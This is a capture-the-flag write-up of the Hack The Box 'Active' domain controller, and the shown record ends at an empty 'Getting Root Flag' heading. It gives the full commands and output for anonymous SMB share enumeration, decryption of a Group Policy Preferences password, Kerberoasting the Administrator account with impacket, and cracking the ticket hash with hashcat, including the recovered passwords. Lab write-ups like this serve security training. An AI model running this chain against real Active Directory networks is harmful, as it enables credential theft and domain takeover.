
[Windows] Active



Enumeration

NMAP

SMB,RPC and LDAP Enum

enum4linux

ENUMERATION With Creds

Privilege Escalation

Enumeration

NMAP

I always start with an initial NMAP scan to see all the services offered.

```
sudo rustscan -a 10.10.10.100 --range 1-65000 --ulimit 5000 -- -sC -sV
```

RESULTS:

```
PORT STATE SERVICE REASON VERSION

53/tcp open domain syn-ack ttl 127 Microsoft DNS 6.1.7601 (1DB15D39) (Windo ws Server 2008 R2 SP1)

| dns-nsid:
|_ bind.version: Microsoft DNS 6.1.7601 (1DB15D39)

88/tcp open kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2024-11-15 22:18:39Z)
```

```
135/tcp
                              syn-ack ttl 127 Microsoft Windows RPC
         open msrpc
139/tcp
         open netbios-ssn
                              syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp
         open ldap
                              syn-ack ttl 127 Microsoft Windows Active Directory LDAP
(Domain: active.htb, Site: Default-First-Site-Name)
445/tcp
         open microsoft-ds? syn-ack ttl 127
         open kpasswd5?
                              syn-ack ttl 127
464/tcp
593/tcp
         open ncacn_http
                              syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
5722/tcp open msrpc
                              syn-ack ttl 127 Microsoft Windows RPC
47001/tcp open http
                              syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open msrpc
                              syn-ack ttl 127 Microsoft Windows RPC
49153/tcp open msrpc
                              syn-ack ttl 127 Microsoft Windows RPC
49154/tcp open msrpc
                              syn-ack ttl 127 Microsoft Windows RPC
49155/tcp open msrpc
                              syn-ack ttl 127 Microsoft Windows RPC
49157/tcp open ncacn_http
                              syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49158/tcp open msrpc
                              syn-ack ttl 127 Microsoft Windows RPC
49167/tcp open msrpc
                              syn-ack ttl 127 Microsoft Windows RPC
                              syn-ack ttl 127 Microsoft Windows RPC
49173/tcp open msrpc
49175/tcp open msrpc
                              syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_200
```

SMB, RPC and LDAP Enum

enum4linux

• lets run enum41inux since it will enumerate SMB, RPC, and LDAP all at once. we can use this to determine if Null authentication is enabled.

```
enum4linux-ng 10.10.111
```

Results:

SYSTEM INFO:

```
| OS Information via RPC for 10.10.10.100 |

[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found OS information via SMB
[*] Enumerating via 'srvinfo'
[+] Found OS information via 'srvinfo'
[+] After merging OS information we have the following result:
OS: Windows 7, Windows Server 2008 R2
OS version: '6.1'
OS release: ''
OS build: '7601'
Native OS: not supported
Native LAN manager: not supported
Platform id: '500'
Server type: '0×80102b'
Server type string: Wk Sv PDC Tim NT Domain Controller
```

SMBSHARES:

```
Shares via RPC on 10.10.10.100
[*] Enumerating shares
[+] Found 7 share(s):
ADMINS:
  comment: Remote Admin
 type: Disk
C$:
 comment: Default share
 type: Disk
IPC$:
  comment: Remote IPC
 type: IPC
NETLOGON:
  comment: Logon server share
 type: Disk
Replication:
  comment:
 type: Disk
SYSVOL:
  comment: Logon server share
  type: Disk
Users:
  comment: ''
 type: Disk
[*] Testing share ADMIN$
[+] Mapping: DENIED, Listing: N/A
[*] Testing share C$
[+] Mapping: DENIED, Listing: N/A
[+] Mapping: OK, Listing: DENIED
[*] Testing share NETLOGON
[+] Mapping: DENIED, Listing: N/A
[*] Testing share Replication
[+] Mapping: OK, Listing: OK
[*] Testing share SYSVOL
[+] Mapping: DENIED, Listing: N/A
[+] Mapping: DENIED, Listing: N/A
```

• let's use netexec to enumerate SMB more and maybe get list of possible users.

```
netexec active.htb -u '' -p '' --shares
```

```
-(kali⊕kali)-[~/Desktop/HTB/active]
-$ netexec smb active.htb
MB 10.10.10.100
                                                               [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
            10.10.10.100
10.10.10.100
                                445
445
                                         DC
DC
                                                               [+] active.htb\:
                                                               [*] Enumerated shares
             10.10.10.100
                                         DC
DC
DC
DC
                                445
445
             10.10.10.100
                                                                                                       Remote Admin
Default share
Remote IPC
             10.10.10.100
                                445
445
             10.10.10.100
             10.10.10.100
                                         DC
DC
DC
             10.10.10.100
                                                                                   READ
             10.10.10.100
                                                                                                       Logon server share
             10.10.10.100
```

• We can read from the Replication Share

Downloading contents of Replication:

• netexec spider_plus module with the DOWNLOAD_FLAG set to true will allow us to download all of the contents of this specific share.

```
netexec smb 10.10.10.100 -u '' -p '' -M spider_plus -o DOWNLOAD_FLAG=True
```

OUTPUT:

```
-(kali®kali)-[/tmp/nxc_hosted/nxc_spider_plus]
 -$ tree
   10.10.10.100
    └─ Replication
            active.htb
                     31B2F340-016D-11D2-945F-00C04FB984F9}
                        GPT.INI
                        Group Policy
                         └─ GPE.INI
                        MACHINE
                            Microsoft
                                Windows NT
                                     SecEdit
                                        - GptTmpl.inf
                                 └─ Groups.xml
                            Registry.pol
                    {6AC1786C-016F-11D2-945F-00C04fB984F9}
                        MACHINE
                           Microsoft
                               - Windows NT

    SecEdit

                                     └─ GptTmpl.inf
  - 10.10.10.100.json
18 directories, 8 files
```

INFOMATION FOUND:

username:

```
SVC_TGS
```

AES ENCRYPTED PASSWORD:

edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guK0hJ0dcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ

• Since we got a username but can't decrypt password lets try check if this account doesn't require pre-auth.

```
(kali® kali)-[~/Desktop/HTB/active/10.10.10.100]
$ impacket-GetNPUsers active.htb/ -u user -dc-ip 10.10.10.100
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarezone-aware objects to represent datetimes in UTC: datetime.datetime.now(d now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] User SVC_TGS doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Since this didn't work lets see if we can decrypt the cpasswd:

• Doing a simple google search for "Groups.xml Decrypt" you will find this github repo: https://github.com/t0thkr1s/gpp-decrypt

Username: SVC_TGS

Password: GPPstillStandingStrong2k18

 what I learned is that the AES 32 bit key that is used to encrypt the cpasswd is static and made available to the public..



https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-gppref/2c15cbf0-f086-4c74-8b70-1f2fa45dd4be?redirectedfrom=MSDN#endNote2

ENUMERATION With Creds

SMB

Getting User Flag:

- since we don't have winrm running on this machine the only other place the flag could be is in SMB
- using SMB client we can download the User.txt:

```
smb: \SVC_IGS\Desktop\> dir
. D 0 Sat Jul 21 11:14:42 2018
.. D 0 Sat Jul 21 11:14:42 2018
user.txt AR 34 Sat Nov 16 14:24:52 2024
```

Privilege Escalation

• we don't have RDP or WINRM service running so we will need to see how else we can gain access.

Lets Check for any weird service accounts:

```
impacket-GetUserSPNs active.htb/SVC_TGS -dc-ip 10.10.10.100
```

```
| Chais | Rali | Factive | Rali | Rali
```

• we can see that the Administrator has a SPN which can be used to preform a Kerberoasting attack.

Let's request the TGS:

```
impacket-GetUserSPNs active.htb/SVC_TGS -dc-ip 10.10.10.100 -request
```

Crack the hash with hashcat:

hashcat -m 13100 hash.txt /usr/share/wordlists/rockyou.txt

(kali@ kali)-[~/Desktop/HTB/active]
\$ hashcat -m 13100 hash.txt /usr/share/wordlists/rockyou.txt --show
\$krb5tgs\$23\$*Administrator\$ACTIVE.HTB\$active.htb/Administrator*\$d6325b56dfa9fbfc609becdf1cf5
bfcda3e889405d16a4f1675db0869c2ce2a98366381d72c976c9dc68ed13aa063a39cf512c2428b5beee3433d1a8
dbfc331cee3d5c4094c9ac6ab5a08f6d807d80570a99b22d2dc4acd4ae0368e7ab5f9491d7661513b847d842682b
34e775d3a207f41adfa754206c285881a56a8071033a3a918af51550664ab9ad2da2df22b55a6f11f3d5fbf95b33
f8bb5400c0f402a55c66dcfcc40b13b4739426176d247a0e7bfb57c1df1fcd2943fa9b5b86526cc63323b427093d
a464113e774c5bdd5f8767fe727adce1667b6a3f13d010ee6c4e99e8696e4079aef3953132a669d251a84cc67a1b
9527400304019490292997bc14ebacb2481873d069f0042aff3dd5fac04b5a9d3c8f421d4f51ddf5293b7ccb8905
2af355fa9a2fcc4b9314aa616e75be99302ad91fd3a3919a9f6b3947544cf7f1b3744708289b4605de6563cba776
ed4e5075b9f800df2d7cee79c2dbdebc63e5e58cd231f8a7eaa42ecf71987f20c51c3ac6f0fcd709f333bbc386a6
775f832a42d32e65313ab6771461384cea0fa363a5b40d02a2ce83ae0447f5b50afbfb4a2816ebf5dcbf70690710
5ee82a305801178f03398881bb72dba1da4183ee9e00657080d66630f556b65b48f8295033acad9802cf21024e9b
3ed57de0e139909369:Ticketmaster1968

Getting Root Flag:

